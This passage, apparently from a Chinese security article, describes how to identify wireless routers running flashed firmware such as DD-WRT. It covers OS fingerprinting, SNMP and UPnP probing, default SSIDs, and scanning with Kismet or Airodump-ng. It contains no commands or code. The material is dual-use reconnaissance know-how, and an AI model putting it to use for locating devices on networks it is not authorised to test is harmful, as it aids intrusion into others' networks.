


图11




图12

那么,这些刷新过固件的无线路由器虽然MAC地址没有改变,但是在设备系统上却更换为了简化版的Linux OS。这也就使得在内网环境下,通过常见的操作系统指纹扫描可以通过开放的端口及服务来判断出内置Web版本和Linux内核版本。也可以如同本文前面小节提及的SNMP、UPNP等技术点来进行OS识别。

而从外部无线网络角度分析来说,若默认的类似"ddwrt"这样的SSID没有修改的话,我们还可以通过使用Kismet、Airodump—ng等简单地判断及识别出该设备为刷新过对应固件的设备,也可以通过前面提及的无线报文分析或者WPS等方式进行深度识别。

小结

综上所述,无论是安全人员还是无线黑客们,如果想要在现有的内网中查找无线网络设备,或者直接从外部查找无线网络设备,都是有很多种方法及设备来实现。但关于无线设备探测的工具和方法远不只本文提及的几种,感兴趣的读者可以自行深入研究。本文仅作为抛砖引玉。